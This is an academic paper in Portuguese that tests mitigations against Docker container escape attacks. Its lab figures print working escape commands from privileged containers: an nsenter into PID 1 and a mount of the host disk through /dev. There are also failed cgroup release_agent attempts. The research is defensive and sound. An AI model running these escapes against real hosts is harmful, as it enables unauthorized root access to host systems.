# Análise de Técnicas de Mitigação de Riscos para o Docker Escape Attack

**Olavo Marini, Dr. Charles Boulhosa Rodamilans**

Faculdade de Computação e Informática – Universidade Presbiteriana Mackenzie – São Paulo – SP – Brasil

olavo.m@outlook.com.br, charles.rodamilans@mackenzie.br

***Abstract.*** *Containers are a performative virtualization type and one of the most dangerous attacks they can suffer is the container escape, which consists of unauthorized access to the host system. The present work aims to verify the efficiency of the techniques that mitigate its effects, to accomplish that goal different techniques were researched and hacking labs were prepared for a proof of case of the attack and practical application of the techniques. The techniques of disabling unnecessary Capabilities and container image configuration scan blocked the two exploits focused on misconfiguration, but the techniques of container runtime update and mandatory access control didn't get the same success.*

***Keywords:*** *Containers; Docker Security; Container Escape.*

***Resumo.*** *Containers são uma forma de virtualização performática e um dos tipos de ataques mais graves que podem sofrer é o container escape, que é o acesso não autorizado do sistema hospedeiro. O presente trabalho tem como objetivo avaliar técnicas de mitigação e verificar sua eficiência para prevenção de ataques. Foram pesquisadas diferentes técnicas e prepararam-se hacking labs para a realização de casos de uso do ataque e aplicação prática das técnicas. As técnicas de desativação de Capabilities desnecessárias e varredura de configuração de imagens de containers bloquearam os dois exploits focados em misconfiguration, já as técnicas de atualização de runtime de containers e controle de acesso obrigatório não conseguiram o mesmo.*

***Palavras chave:*** *Containers; Segurança em Docker; Fuga do Container.*

## 1. Introdução

### 1.1 Contextualização e Relevância do Tema

*Containers* são uma forma de virtualização mais veloz que demanda menos recursos de hardware do que a virtualização por *hypervisor* (que tem como objetivo a virtualização do hardware). Isso é possível graças ao compartilhamento de recursos do Sistema Operacional hospedeiro. O tempo de boot de um container, por exemplo, chega a ser 800 vezes menor que o de uma máquina virtual que utiliza *hypervisor* (Sultan et al., 2019).

Graças às vantagens da virtualização por *containers*, o seu uso tem se tornado cada vez mais popular. Atualmente, diversas tecnologias deste tipo estão surgindo e ganhando popularidade no mercado (Donnie Berkholz, 2021), como o Podman, o Containerd, o CRI-O e Docker. Dentre as tecnologias de *containers* existentes, a que mais se destaca é o Docker, pois possui um *container runtime* (software responsável pela execução de *containers*) com um amplo conjunto de ferramentas de alto nível que

facilitam o desenvolvimento, compartilhamento e execução de imagens de *container,* que são arquivos de tamanho mínimo que contém o necessário para reproduzir o *container* em qualquer ambiente.

O Docker possui diversas ferramentas para facilitar a utilização de *containers* e uma que se destaca é o Docker Hub (hub.docker.com), um repositório de *containers* online no qual é possível armazenar imagens e as utilizar como base para a construção de outras imagens, para economizar tempo na criação. O Docker Blog divulgou em fevereiro de 2021 que o Docker Hub alcançou a marca de 318 bilhões de *pulls* (envio de imagens para o servidor na nuvem) na plataforma, um aumento 145% em relação ao número do ano anterior (Donnie Berkholz, 2021), demonstrando que não somente a ferramenta é amplamente popular, como a sua adoção vem se tornando cada vez mais comum.

Com a sua grande adoção existe também o risco crescente de ataques em *containers* Docker (Shu et al., 2017); das 356,218 imagens que foram escaneadas no Docker Hub com uma ferramenta automatizada, cada imagem possui em média 180 vulnerabilidades, com 90% delas apresentando vulnerabilidades graves. Logo, a expansão dos usuários de *containers* também exige um grande foco na área de segurança. Em um relatório mais recente da Sysdig (2022), que monitorou em tempo real diversos ambientes de *containers* e nuvem ao longo do ano de 2021, foi constatado que 10% das imagens escaneadas em ambiente de produção continham vulnerabilidades, 75% continham vulnerabilidades graves e apenas 10% não possuíam nenhuma vulnerabilidade.

O Docker faz parte de um mercado estimado em 1,2 bilhões de dólares em 2018, com perspectiva de crescimento para 4,98 bilhões de dólares em 2023 (Markets and Markets), e além dessa estimativa, sua relevância também se expressa por grandes empresas como Netflix, PayPal e Adobe que empregam Docker em suas infraestruturas (docker.com/customers, 2021).

Além de suas funcionalidades como camada de virtualização, outras tecnologias de escalabilidade e alta disponibilidade utilizam *containers* Docker como base de seu funcionamento, que é o caso dos orquestradores de *containers*, como Docker Swarm e Kubernetes, que automatizam a criação e gerenciamento de *containers*.

## 1.2. Objeto de Pesquisa

### 1.2.1. Contextualização do Problema de Pesquisa

A virtualização baseada em *container* não tem como foco a virtualização do hardware (como a virtualização baseada em *hypervisor*), mas sim a virtualização da aplicação. O sistema operacional (Linux ou Linux emulado) da máquina *host* provê recursos (como o *kernel*, principalmente) para o *container,* com o objetivo isolá-lo do restante dos processos e outros *containers* (Michael Eder, 2015).

Entre as ferramentas do *kernel* do Linux que os *containers* utilizam para proporcionar isolamento estão os *cgroups* e os *namespaces*. Os Control Groups (comumente abreviados para *cgroups*) são um recurso que permitem alocar, limitar e isolar o acesso ao hardware pelos processos, enquanto os *namespaces* isolam as

informações que os processos podem ver do restante do sistema, como IDs de processos, usuários, grupos e até a comunicação entre processos é limitada por esse recurso.

Apesar de prover uma considerável camada de isolamento na virtualização, os sistemas que mantém os *containers* também estão sujeitos a ataques, como o Docker escape attack (Zhiqiang Jian e Long Chen, 2017), no qual um atacante consegue escapar do *container* através de brechas (as vulnerabilidades de um sistema que permitem a realização de ataques) e consegue acesso à máquina hospedeira, como o superusuário (*root)* que possui mais privilégios que os demais. A partir do momento que um atacante acessa o superusuário do sistema hospedeiro, o dano que pode ser causado é proporcional aos poderes *root* que ele conseguiu acesso.

O Docker escape attack não é apenas um único tipo de ataque, esse termo abrange toda uma categoria de ataques que utilizam vários tipos de vulnerabilidade com o objetivo de escapar do *container* e obter acesso à máquina hospedeira. Diversas categorias de Docker escape attack serão apresentados neste trabalho, mas para a parte prática só serão abordados os ataques de *container escape* que exploram vulnerabilidades proporcionadas pela má configuração (*misconfiguration*) dos *containers* em execução (Rice, 2020).

Neste contexto, a pergunta que será respondida nesta pesquisa é: quais técnicas são eficazes contra Docker escape attacks de *misconfiguration*?

### 1.2.2. Hipótese

Descartar as Capabilities do Linux desnecessárias para a execução de um *container* é uma técnica eficaz contra os riscos que um Docker escape attack pode causar a um sistema hospedeiro.

## 1.3. Objetivos do Estudo

### 1.3.1. Objetivo Geral

O presente trabalho tem por objetivo geral analisar técnicas de mitigação do Docker escape attack de *misconfiguration* e verificar qual técnica é eficiente para reduzir os prejuízos causados por esse tipo de ataque.

### 1.3.2. Objetivos Específicos

Sobre os Objetivos Específicos ou Intermediários, têm-se:

- Identificar como um Docker escape attack é realizado, quais são suas variações e quais danos ele pode causar;
- Analisar se o atacante só teria acesso às Capabilities usadas no *container* atacado numa situação de *container escape*;
- Verificar se as Capabilities que não foram descartadas na redução ainda podem comprometer o sistema;

- Pesquisar quais técnicas além da redução de Capabilities existem para mitigar os riscos envolvidos nesse tipo de ataque;
- Estabelecer e realizar testes que demonstrem o quão eficiente uma técnica de mitigação é na prática;
- Avaliar qual técnica de mitigação demonstra ser eficiente com base nos resultados obtidos.

### 1.4. Justificativa

Os motivos que justificam esse trabalho são:

- As medidas de segurança padrão do Docker não são o suficiente para mitigar os riscos de um escape attack (Sultan et al., 2019).
- O acesso às capacidades do *root* do sistema *host* por um atacante pode causar prejuízos proporcionais às capacidades acessadas e cada *Capabilitie* do *host* comprometida pode ser usada livremente pelo atacante.
- Uma parcela considerável das imagens no Docker Hub não é segura - em 2015, 30% das imagens oficiais no Docker Hub continham vulnerabilidades graves de segurança (Gummaraju et al., 2015), e, em 2017, 70% de 1000 imagens no Docker Hub analisadas possuíam falhas de segurança graves (Henriksson, Falk, 2017).

### 1.5. Organização do Estudo

Este artigo está organizado conforme os capítulos descritos a seguir.

O capítulo 1 apresenta uma Introdução sobre o tema, descrevendo sua relevância e os objetivos deste trabalho. No capítulo 2, encontra-se a fundamentação teórica, contendo: 2.1 a revisão de literatura sobre os principais conceitos de segurança de *containers* e os tipos de ataques e 2.2 os principais trabalhos relacionados. O capítulo 3 apresenta a metodologia utilizada na pesquisa, detalhando como esta será realizada. O capítulo 4 apresenta os resultados obtidos da aplicação da metodologia. Por fim, o capítulo 5 apresenta as conclusões realizadas sobre os resultados encontrados.

## 2. Referencial Teórico

### 2.1. Revisão de literatura

#### 2.1.1. Segurança em Containers

Os *containers* se comportam como um processo isolado e acabam possuindo mais superfícies de ataque do que uma máquina virtual isolada por não virtualizarem uma máquina inteira (hardware completo) - como certos tipos de máquinas virtuais - e por compartilharem o *kernel* do hospedeiro (*host*) com o convidado (*guest*).

As intenções de atacar um *container* não são diferentes das intenções de se atacar qualquer outra aplicação ou máquina: um atacante pode desejar obter dados,

adulterar dados, falsificar sua identidade, negar um serviço ou ganhar privilégios (como no caso do Docker escape attack). No caso de um Docker escape attack somente o acesso da máquina hospedeira não é o objetivo final de um atacante, após este tipo de ataque há o uso de um *payload* (carga útil), que realizará uma ação maliciosa no *host*.

Os atores envolvidos em um ataque à *containers* não são somente os atacantes externos, podem haver também atores internos maliciosos ou negligentes, assim como processos da aplicação com acesso ao sistema. Imagens comprometidas, como as má configuradas, sendo utilizadas em ambiente de produção, sujeitando os *containers* a ataques são um bom exemplo envolvendo processos da aplicação, atores internos e externos.

### 2.1.2. Modelagem de Ameaças (Threat Model)

Modelagem de Ameaças é uma técnica que visa identificar possíveis ameaças, enumerá-las, compreendê-las, descobrir seu grau de periculosidade e então estabelecer meios para evitá-las ou ao menos mitigá-las (Mindsecblog, 2021). Trata-se também de uma análise estruturada que possibilita um planejamento de segurança em um sistema, expondo com clareza quais são os principais vetores de ataque, qual o modo de agir de um atacante e quais recursos estão em risco. Os principais vetores de ataque a um *container* são (Rice, 2020):

- Rede insegura: envolvendo a rede externa e a rede do *container*;
- Abuso de código vulnerável: na máquina hospedeira, na aplicação do *container*, no *container runtime* ou no orquestrador de *containers*;
- Hospedeiro mal-configurado: comprometendo o *container runtime* ou o orquestrador de *containers*;
- Imagem de *container* comprometida;
- Imagem do *container* mal configurada;
- Exposição de segredos (senhas e informações sigilosas) do *container*;
- Fuga do *container* (*escape attack*).




**Figura 1. Traduzida de (Rice, 2020).**

Os *containers* não possuem um isolamento tão grande entre eles como as máquinas virtuais (Rice, 2020). Em um contexto de multilocação - no qual uma máquina atende vários locatários - há também o risco de um container interferir no funcionamento de outro container e do sistema hospedeiro, sendo conveniente, por exemplo, a limitação dos recursos alocados para cada grupo de *containers* (como ocorre nos *namespaces* do Kubernetes).

A modelagem de ameaças para *containers* proposta por (Sultan et al., 2019), contendo possíveis ataques e sugestões de soluções, é detalhada na (Tabela 1).

**Tabela 1. Modelagem de Ameaças para *containers.* Traduzido de (Sultan et al., 2019)**

| Ameaça | Possível Ataque | Possível Cenário | Possível Solução |
|---|---|---|---|
| Vulnerabilidades na Imagem | Execução de código remoto | Execução de código remoto utilizando a vulnerabilidade ShellShock que afetou a maioria dos sistemas Linux (CVE-2014-6271). | Escaneamento de vulnerabilidades periódico em imagens e aplicações. |
| Defeitos de configuração da imagem | Acesso não autorizado | Rodar uma aplicação com privilégios *root* desnecessariamente irá permitir que a mesma tenha total controle sobre o *container*. | Rodar a aplicação com o mínimo de privilégios necessários. As Capabilitites também são utilizadas para prover uma funcionalidade específica dos privilégios *root* (não todas). |
| | Intrusões baseadas em rede | Habilitar acesso remoto (como SSH) pode dar aos atacantes a oportunidade de ganhar acesso sobre os *containers*, se não for apropriadamente configurado. | O gerenciamento de *containers* deve ser feito através das APIs do *container runtime*. SSH e outras ferramentas de acesso remoto não devem ser ativadas. |
| Malware embutido | Virus, Worm, Trojan, Ransomware, etc. | Ransomware ganha acesso ao container. | Monitorar os processos com software anti-malware. Mantenha esse software atualizado. Execute apenas aplicativos confiáveis. |

| | | | |
|---|---|---|---|
| Segredos em texto simples embutidos | Divulgação de informações, adulteração de dados, problemas de privacidade | Os parâmetros de conexão com banco de dados são armazenados em texto simples no container, que pode ser usado por uma aplicação comprometida com acesso/edição ao banco de dados. | Segredos devem ser armazenados fora da imagem. Orquestradores (como o Kubernetes) tem gerenciamento de segredos nativo. |
| Uso de imagens não confiáveis | Muitos ataques, basta a imagem não ser confiável e poder conter várias ameaças, como backdoors | Imagens não confiáveis podem conter um backdoor pré-instalado dentro delas. | Use somente imagens/*registries* confiáveis e verifique as imagens. |
| Vulnerabilidades com o *container runtime* | Escalonamento de privilégios e *container escape attack* | CVE-2017-5123 menciona uma vulnerabilidade na qual o *runtime* Docker permitia que aplicações modificassem as *Capabilities*. | O container runtime deve ser monitorado em busca de vulnerabilidades e deve ser atualizado periodicamente. |
| Vulnerabilidades na aplicação | Denial-of-Service (DoS) | Uma aplicação vulnerável (como o servidor Apache com a vulnerabilidade Slowloris) pode virar alvo para diferentes tipos de ataque, sendo um deles o DoS, que visa a disponibilidade do container. | Executar aplicações com o mínimo de privilégios possível para reduzir os possíveis danos quando elas forem comprometidas. O sistema de arquivos *root* deve ser *read-only*. Escanear aplicações periodicamente buscando vulnerabilidades. |

Os princípios básicos de segurança também são importantes nos *containers* (Rice, 2020), como:

- Privilégio mínimo: pessoas e componentes devem ter seu acesso limitado ao mínimo que precisam para executar suas tarefas;

- Defesa profunda: camadas de proteção sempre devem ser aplicadas;
- Redução da superfície de ataque: eliminar a complexidade de um sistema faz com que seja mais difícil de atacá-lo;
- Limitar o raio de explosão: Controles de segurança devem ser segmentados em subcomponentes menores, para que no pior dos casos, o dano causado seja reduzido;
- Segregação de deveres: cada pessoa ou componente deve ter o mínimo de autoridade possível sobre o sistema.

### 2.1.3 Características do Linux Relevantes para Containers

Não somente os *containers* como também o hospedeiro deles utilizam um sistema Linux e uma série de suas características são fundamentais para a segurança, isolamento e funcionamento dos *containers*.

As chamadas de sistema são recursos do *kernel* utilizados por aplicações para realizar tarefas que vão além de suas capacidades, como acessar arquivos, saber o horário ou executar programas. Quando os *containers* a utilizam, eles estão se comunicando diretamente com o *kernel* do hospedeiro, o que implica em preocupações quanto à segurança. Como afirma Liz Rice em Container Security (2020), o princípio do privilégio mínimo se aplica aqui, pois nem todas as aplicações necessitam de todas as chamadas de sistema e devem ter seu acesso controlado ao mínimo que precisam.

As permissões dos arquivos também são importantes para a segurança dos *containers*, pois no Linux "tudo é um arquivo", desde programas executáveis e diretórios até dispositivos como impressoras e teclados. Cada arquivo possui um controle de permissões para o usuário que é seu dono, para os membros de seu grupo de usuários e para demais usuários, tais permissões são sobre as principais ações que se pode realizar com um arquivo, que são: ler, escrever ou executar.

Existem ações especiais que pertencem somente ao superusuário (*root*), mas ao invés de conceder elas a usuários normais transformando eles em *root*, também é possível concedê-las através das *Capabilities*, que são tais ações especiais separadas. Um bom exemplo é a *Capabilitie* CAP_NET_BIND_SERVICE que permite que um processo disponibilize uma porta na rede abaixo do número 1024, sem ser necessário conceder a tal processo todos os privilégios de um usuário *root*, respeitando assim o princípio do privilégio mínimo.

Como afirmou Liz Rice (2020), muitas vezes atacantes começam acessando uma máquina com usuários não-privilegiados e tentam ganhar privilégios *root*, um método comum para isso é escalar privilégios (obter privilégios que um usuário não deveria possuir inicialmente) através da exploração de vulnerabilidades conhecidas de softwares sendo executados como *root*. Tal modus operandi é comum em *exploits* (explorações de vulnerabilidades) de Docker escape attack.

### 2.1.4. Control Groups (cgroups)

*Cgroups* são responsáveis por limitar recursos (memória, CPU e rede) que um processo pode usar, e como *containers* são processos comuns, *cgroups* bem configurados são

importantes para a segurança dos *containers* pois previnem que um processo afete o comportamento de outro processo, usando recursos em excesso e "esfomeando" outras aplicações (Rice, 2020).

O *kernel* do Linux armazena as informações sobre os *cgroups* em um sistema de arquivos (localizado em "/sys/fs/cgroups") e quando um *container* é iniciado, o seu *runtime* cria novos *cgroups* para ele dentro dos *cgroups* do Docker. Tais *cgroups* podem ser configurados no docker através do arquivo "configs.json" do *runtime*, onde é possível (e recomendado) limitar o acesso dos *containers* à recursos como memória, especificando em bytes, e cpu, especificando em *millicores*. Caso algum processo precise de mais memória do que lhe foi concedido, ele é suspenso.

Limitar recursos fornece proteção contra uma série de ataques que tentam consumir recursos de hardware excessivamente, deixando aplicações confiáveis sem o necessário para o seu funcionamento (Rice, 2020).

### 2.1.5. Técnicas de Mitigação para o Docker Escape Attack

As técnicas de mitigação encontradas e selecionadas para este trabalho são (Sultan et al., 2019): (a) Desativação de *Capabilities* desnecessárias; (b) varredura (scan) de configuração de imagens de *containers*; (c) atualização de *runtime* de *containers*; (d) controle de acesso obrigatório (Mandatory Access Control - MAC).

Desativação de *Capabilities* desnecessárias (Sultan et al., 2019), visto que as *Capabilities* representam as capacidades de super-usuário separadas, quanto menos *Capabilities* um *container* em execução possuir, menor será a sua superfície de ataque.

Varredura de configuração de imagens de *containers* (Sultan et al., 2019), é o uso de ferramentas automatizadas ou de processos manuais que devem buscar ativamente vulnerabilidades existentes na configuração dos *containers* em utilização, aplicando constantemente os princípios básicos de segurança.

Atualização de *runtime* de *containers* (Sultan et al., 2019), que deve ser realizada constantemente pois as atualizações muitas vezes aplicam correções de vulnerabilidades de segurança.

Mandatory Access Control (MAC) (Sultan et al., 2019) é uma técnica de controle de acesso que consiste em restringir o acesso a recursos com base na confidencialidade da informação e no nível de autoridade do usuário que deseja ter o acesso. Dentre as ferramentas encontradas durante a pesquisa, destacam-se o AppArmor, o SELinux e o Seccomp, que são utilizadas por padrão no Docker.

AppArmor (Beattie, 2021)(Delfino, 2016) é um módulo de segurança de *kernel* que restringe o uso de recursos (rede, arquivos, entre outros) para softwares. Seu princípio de funcionamento é conceder a um programa apenas um conjunto limitado de recursos, baseado em seus *pathnames* (caminho dos arquivos).

SELinux (Red Hat, 2019) é uma arquitetura de segurança que estabelece um controle sobre políticas de acesso para aplicações, processos e arquivos de um sistema. Uma caraterística importante de seu funcionamento é o seu sistema de identificação, que rotula todos os arquivos, processos e portas, com cada rótulo armazenando a informação

de sua função, tipo e nível. No Docker por exemplo, quando um *container* tenta acessar algum desses recursos o SELinux verifica se ele possui a permissão necessária.

Seccomp trabalha com o estado de computação segura de um processo, limitando as *syscalls* (chamadas de sistema) que um processo pode utilizar. Com essa ferramenta os processos podem apenas utilizar as *syscalls* "read", "write" e "exit", qualquer tentativa de utilizar outra *syscall* resultará no término do processo.

## 2.2. Trabalhos Relacionados

Michael Eder (2016) apresenta e compara o funcionamento da virtualização baseada em *hypervisor*, amplamente conhecida e utilizada, com a relativamente recente virtualização baseada em *container*. Além das vantagens e desvantagens de ambos os tipos de virtualização, o artigo também aborda as principais ferramentas utilizadas na virtualização por *container*.

Oliver Flauzac et al. (2020) compara os diferentes recursos e ferramentas de segurança que os *containers* estudados (LXC/LXD, Singularity, Docker, Kata-containers e gVisor) utilizam de padrão. Os dados obtidos ao longo da pesquisa são utilizados para escolher o mais eficiente por padrão na parte de segurança.

Sari Sultan et al. (2019) aborda os principais conceitos de segurança envolvendo *containers*, tanto da parte de ameaças e funcionamento dos ataques como de soluções e mitigações. Ao longo do artigos são apresentadas outras pesquisas e experimentos que serviram de base para as observações realizadas.

O artigo proposto por Zhiqiang Jian e Long Chen (2017) disserta sobre o Docker escape attack, sobre como um atacante pode ganhar privilégios *root* da máquina *host*, quais os mecanismos de segurança existem no Docker, suas falhas e quais são as características do Docker escape attack. No final, um método de defesa baseado no monitoramento do *status* dos *Namespaces* do Linux é proposto.

Thanh Bui (2015) apresenta os conceitos de funcionamento do Docker, segurança em container e recursos de isolamento utilizados por esse tipo de virtualização. A utilização de ferramentas como SELinux e AppArmor com o Docker também é discutida, e por fim alguns procedimentos para aumentar a segurança durante a utilização de *container* são propostos.

# 3. Metodologia da Pesquisa

Neste capítulo serão expostas a descrição das etapas da metodologia, sobre como ela foi estruturada, os *exploits* utilizados na prática ao longo deste trabalho, os ambientes, que no caso são as máquinas virtuais utilizadas como *hacking labs* para a execução dos cenários, os cenários, que foram a aplicação dos exploits nos ambientes, as técnicas de mitigação do Docker escape attack aplicadas na prática e por fim como a sua eficácia delas foi exposta.

### 3.1 Descrição das etapas

Foi preparado um estudo de caso para demonstrar o Docker escape attack, que consistiu na aplicação de *exploits* em ambientes de laboratório, no caso máquinas virtuais

configuradas para servirem como *hacking labs*. Os exploits se baseiam na exploração de vulnerabilidades expostas pela má configuração dos *containers* em execução.

Realizou-se uma comparação, separadamente e de forma qualitativa, das técnicas de mitigação encontradas para verificar na prática sua eficácia para prevenção de ataques e se a técnica de redução de Capabilities é realmente eficiente.

### 3.2 Exploits

Os exploits utilizados focaram em atacar brechas do *runtime* do Docker expostas por *misconfiguration* dos containers em execução, ou seja, a configuração errônea da linha de comando que inicia a execução dos *containers* expôs vulnerabilidades da estrutura dos *containers* que não estariam expostas na configuração padrão do Docker.

Todos os *exploits* aplicados foram retirados da plataforma HackTricks, mais especificamente do módulo *privilege escalation*. O primeiro *exploit* executava o *container* em modo privilegiado para permitir o ataque e tinha como alvo para o *escape* o arquivo “release_agent”.

O segundo *exploit* adicionava a *Capabilitie* SYS_ADMIN e desativava o AppArmor para atacar o disco rígido do hospedeiro.

O terceiro *exploit* visava à explorar o PID do host, movendo um processo em execução para o *namespace* do hospedeiro como *root*, utilizando para tal um *container* privilegiado e com o PID igual ao do *host* (valor 1) e a ferramenta “nsenter”, que executa um programa em um *namespace* diferente especificado. O programa executado no caso é um “bash” (terminal do linux) com total capacidade *root* na máquina hospedeira.

O quarto *exploit* é mais sofisticado que o terceiro e necessita apenas da *tag* “--privileged” para ser realizado, o que poderia ocorrer em um ambiente de produção real. O procedimento deste é obter acesso ao disco rígido do *host* através do diretório “dev”, com este diretório sendo compartilhado com o *container* por causa da *tag* “privileged”. O diretório “dev” contém todos os dispositivos (*devices*) do sistema, incluindo as partições do HD, com a principal delas sendo acessada durante o ataque por um simples comando “mount”.

### 3.3 Ambientes

O primeiro ambiente de laboratório foi montado utilizando o o Sistema Operacional Kali Linux Versão 2022.1 virtualizado pelo Oracle VM VirtualBox versão 6.1 e executando o Docker versão 20.10.11.

Já o segundo ambiente foi preparado com o Sistema Operacional Ubuntu Desktop Versão 22.04.1 LTS virtualizado pelo Oracle VM VirtualBox versão 6.1 e executando o Docker versão 20.10.17.

O terceiro ambiente foi preparado com o auxílio da ferramenta Vagrant (versão 2.3.2) contendo o Ubuntu versão 14.04.5 e o Docker versão 1.12.1.

O quarto ambiente utilizou as mesmas configurações do segundo ambiente, mas fez uso do Docker versão 20.10.21, a mais recente de quando o ambiente foi montado.

### 3.4 Cenários

O primeiro cenário consistiu na aplicação do primeiro *exploit* no primeiro ambiente.

O segundo cenário foi o uso do segundo *exploit* no primeiro ambiente.

O terceiro cenário foi o uso do terceiro *exploit* no segundo ambiente.

O quarto cenário foi o uso do quarto *exploit* no segundo ambiente.

Por fim, o terceiro e o quarto ambiente só foram utilizados durante a aplicação prática das técnicas de mitigação por necessidades específicas do contexto dos testes.

### 3.5 Técnicas de mitigação aplicadas

As técnicas de mitigação aplicadas na prática são as mesmas que foram detalhadas na seção 2.1.5, sendo elas:

- Desativação de *Capabilities* desnecessárias;
- Varredura (scan) de configuração de imagens de *containers*;
- Atualização de *runtime* de *containers*;
- Controle de acesso obrigatório (Mandatory Access Control - MAC).

Existem mais técnicas de mitigação para o Docker escape attack, mas neste artigo o escopo foi delimitado para somente as técnicas citadas acima, elas foram aplicadas na prática para evitar ataques que exploravam vulnerabilidades expostas por *misconfiguration*.

### 3.6 Comparação das Técnicas

A comparação conterá as técnicas de mitigação abordadas durante a pesquisa e o resultado de sua utilização na prática para evitar a execução dos exploits, explicitando quais exploits conseguiu bloquear, suas características e se ela tem potencial para evitar outros ataques.

## 4. Resultados

No presente capítulo serão apresentados os resultados da realização dos passos descritos na metodologia, detalhando o ocorrido em cada cenário e a aplicação prática das técnicas de mitigação encontradas.

### 4.1 Primeiro e Segundo Cenários

O primeiro *exploit* falhou logo na primeira linha de execução (Figura 2), ao tentar obter o *path* (caminho de diretórios) do arquivo "release_agent" do diretório "cgroup", que era o primeiro alvo do ataque. No começo foram levantadas as possibilidades de ser a ação do SELINUX ou a correção da vulnerabilidade através das atualizações do runtime do Docker que impediram a execução do ataque, entretanto após pesquisar a fundo foi constatado que o SELINUX é desativado juntamente com o AppArmor e o Seccomp ao utilizar a *tag* "--privileged" e que na verdade o que causou a falha do ataque foi uma incompatibilidade entre o *exploit* e o SO utilizado, sendo que o SO utilizado pelos autores do *exploit* não foi informado.

Já o segundo *exploit* falhou por uma falta de permissões durante o comando “mount” (Figura 2), novamente foram levantadas as mesmas possibilidades da falha do primeiro *exploit*, porém a causa desse erro só seria esclarecida no segundo ambiente de laboratório.

Com as duas tentativas de ataque executadas anteriormente, foi verificado que a execução de *exploits* focados em *kernel* não é simples, e que para executá-los com sucesso é necessário entender a fundo cada um deles, pois cada *exploit* tem uma abordagem própria sobre a falha de segurança que ele explora. Além disso, para executar um *exploit* é necessário entender todo o seu código fonte, e para entender uma única linha de comando do *exploit* é necessário entender também o código fonte relacionado do *kernel* do Linux ou do Docker, para entender como a vulnerabilidade é explorada.

```
┌──(kali㉿kali)-[~]
└─$ sudo docker run --rm -it --privileged ubuntu bash
[sudo] password for kali:
root@dc84c92c59c3:/# d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`
ls: cannot access '/s*/fs/c*/*/r*': No such file or directory
dirname: missing operand
Try 'dirname --help' for more information.
root@dc84c92c59c3:/# exit
exit

┌──(kali㉿kali)-[~]
└─$ sudo docker run --rm -it --cap-add=SYS_ADMIN --security-opt apparmor=unconfined ubuntu bash
root@d75f824cece2:/# mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
mount: /tmp/cgrp: permission denied.
root@d75f824cece2:/# 
```

**Figura 2. Resultados dos primeiro e segundo exploits no primeiro ambiente (cenários 1 e 2).**

## 4.2 Terceiro Cenário

Antes de realizar o terceiro cenário, foi executado novamente os *exploits* utilizados anteriormente no segundo ambiente de laboratório, resultando no mesmo erro durante o primeiro ataque mas com uma pequena alteração no *output* do segundo. O problema identificado durante a execução da segunda tentativa do segundo *exploit* foi a ausência da *tag* "-- bind" em "mount -t cgroup -o rdma,bind cgroup /tmp/cgrp", necessária para a execução desse comando em uma máquina virtualizada. Com essa *tag* o *output* foi de "mount: permission denied" para "... special device cgroup does not exist", e pesquisando mais à fundo foi observado que assim como o artigo do HackTricks apontava, isso se tratava de uma incompatibilidade entre o comando e o SO utilizado no primeiro *hacking lab*. Ao aplicar o terceiro *exploit* no novo ambiente foi possível realizar o Docker escape attack com sucesso (Figura 3).

```
desert@desert-VirtualBox:~$ sudo docker run --rm -it --pid=host --privileged ubuntu bash
[sudo] password for desert:
root@fbdae01f3ae2:/# nsenter --target 1 --mount --uts --ipc --net --pid -- bash
root@desert-VirtualBox:/# cd home/desert/Downloads/
root@desert-VirtualBox:/home/desert/Downloads# mkdir NaoDeveriaExistir
root@desert-VirtualBox:/home/desert/Downloads# exit
exit
root@fbdae01f3ae2:/# exit
exit
desert@desert-VirtualBox:~$ cd Downloads/
desert@desert-VirtualBox:~/Downloads$ ls
NaoDeveriaExistir
desert@desert-VirtualBox:~/Downloads$
```

**Figura 3. Terceiro Exploit (cenário 3) executado com sucesso.**

Detalhando a linha de comando de execução do Docker, "sudo" dá as permissões de *root* para o executável (Docker), "docker run" executa o container ("ubuntu"), "--rm" removerá o container após seu uso, "-it" (abreviação de *iterative*) levará o terminal para dentro do container assim que ele for iniciado, "--pid=host" define que o pid do container será o mesmo do *host*, "--privileged" concede privilégios adicionais ao container e por fim "bash" indica que deseja-se executar o terminal bash no container. Demais configurações do Docker são padrão e foram utilizadas da mesma forma como estavam quando foram instaladas.

## 4.3 Quarto Cenário

Ao aplicar o quarto *exploit* no segundo ambiente foi possível realizar o Docker escape attack com sucesso (Figura 4).

```
desert@desert-VirtualBox:~$ sudo docker run --rm -it --privileged ubuntu bash
[sudo] password for desert:
root@7820f7dee393:/# mkdir -p /mnt/hola
root@7820f7dee393:/# mount /dev/sda3 /mnt/hola
root@7820f7dee393:/# cd /mnt/hola/home/desert/Downloads/
root@7820f7dee393:/mnt/hola/home/desert/Downloads# mkdir NaoDeveriaExistir
root@7820f7dee393:/mnt/hola/home/desert/Downloads# exit
exit
desert@desert-VirtualBox:~$ cd Downloads/
desert@desert-VirtualBox:~/Downloads$ ls
NaoDeveriaExistir
desert@desert-VirtualBox:~/Downloads$
```

**Figura 4. Quarto Exploit (cenário 4) executado com sucesso.**

Sobre a linha de comando do docker, cada termo tem o mesmo significado do terceiro exploit, a única diferença nesta linha é que a tag "---pid=host" não foi necessária para a execução do exploit. Novamente as demais configurações do Docker são padrão e foram utilizadas da mesma forma como estavam quando foram instaladas.

## 4.4 Comparação das Técnicas

Nesta seção, comparamos as técnicas de mitigação selecionadas e discutimos os resultados encontrados para o terceiro e quarto exploit (Tabela 2). Como o primeiro e o segundo exploits falharam em sua execução, eles não fizeram parte da comparação das técnicas, mas mesmo tendo falhado eles estão presentes no artigo pois contribuíram muito para a compreensão de um Docker escape attack na prática.

**Tabela 2. Tabela de comparação das técnicas de mitigação de riscos para o Docker escape attack**

